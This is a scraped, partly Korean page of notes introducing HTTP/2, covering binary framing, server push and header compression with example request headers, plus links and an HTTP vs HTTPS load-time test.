
[Introduction to HTTP2]

<https://web.dev/performance-http2/>


[HTTP/2 vs HTTP/3: A comparison]

<https://ably.com/topic/http-2-vs-http-3>



HTTP 1.1 vs HTTP/2




HTTP2 간략히 보기



HTTP2 – 바이너리 프레임밍 레이어



HTTP2 – 서버 푸시



HTTP2 – 헤더 압축

:method	GET
:scheme	https
:host	example.com
:path	/resource
accept	image/jpeg
user-agent	Mozilla/5.0 ...



:method: GET
:scheme: https
:host: example.com
:path: /resource
accept: image/jpeg
user-agent: Mozilla/5.0 ...

:method	GET
:scheme	https
:host	example.com
:path	/new_resource
accept	image/jpeg
user-agent	Mozilla/5.0 ...



:path: /new_resource

HTTP vs HTTPS(SPDY) Test

HTTP vs HTTPS Test


HTTP

 HTTPS


Encrypted Websites Protect Our Privacy and are Significantly Faster

Compare load times of the unsecure HTTP and encrypted HTTPS versions of this page. Each test loads 360 unique, non-cached images (0.62 MB total). For fastest results, run each test 2-3 times in a private/incognito browsing session.

1.974 s




HTTP 버전별 비교




<https://ably.com/topic/http-2-vs-http-3>

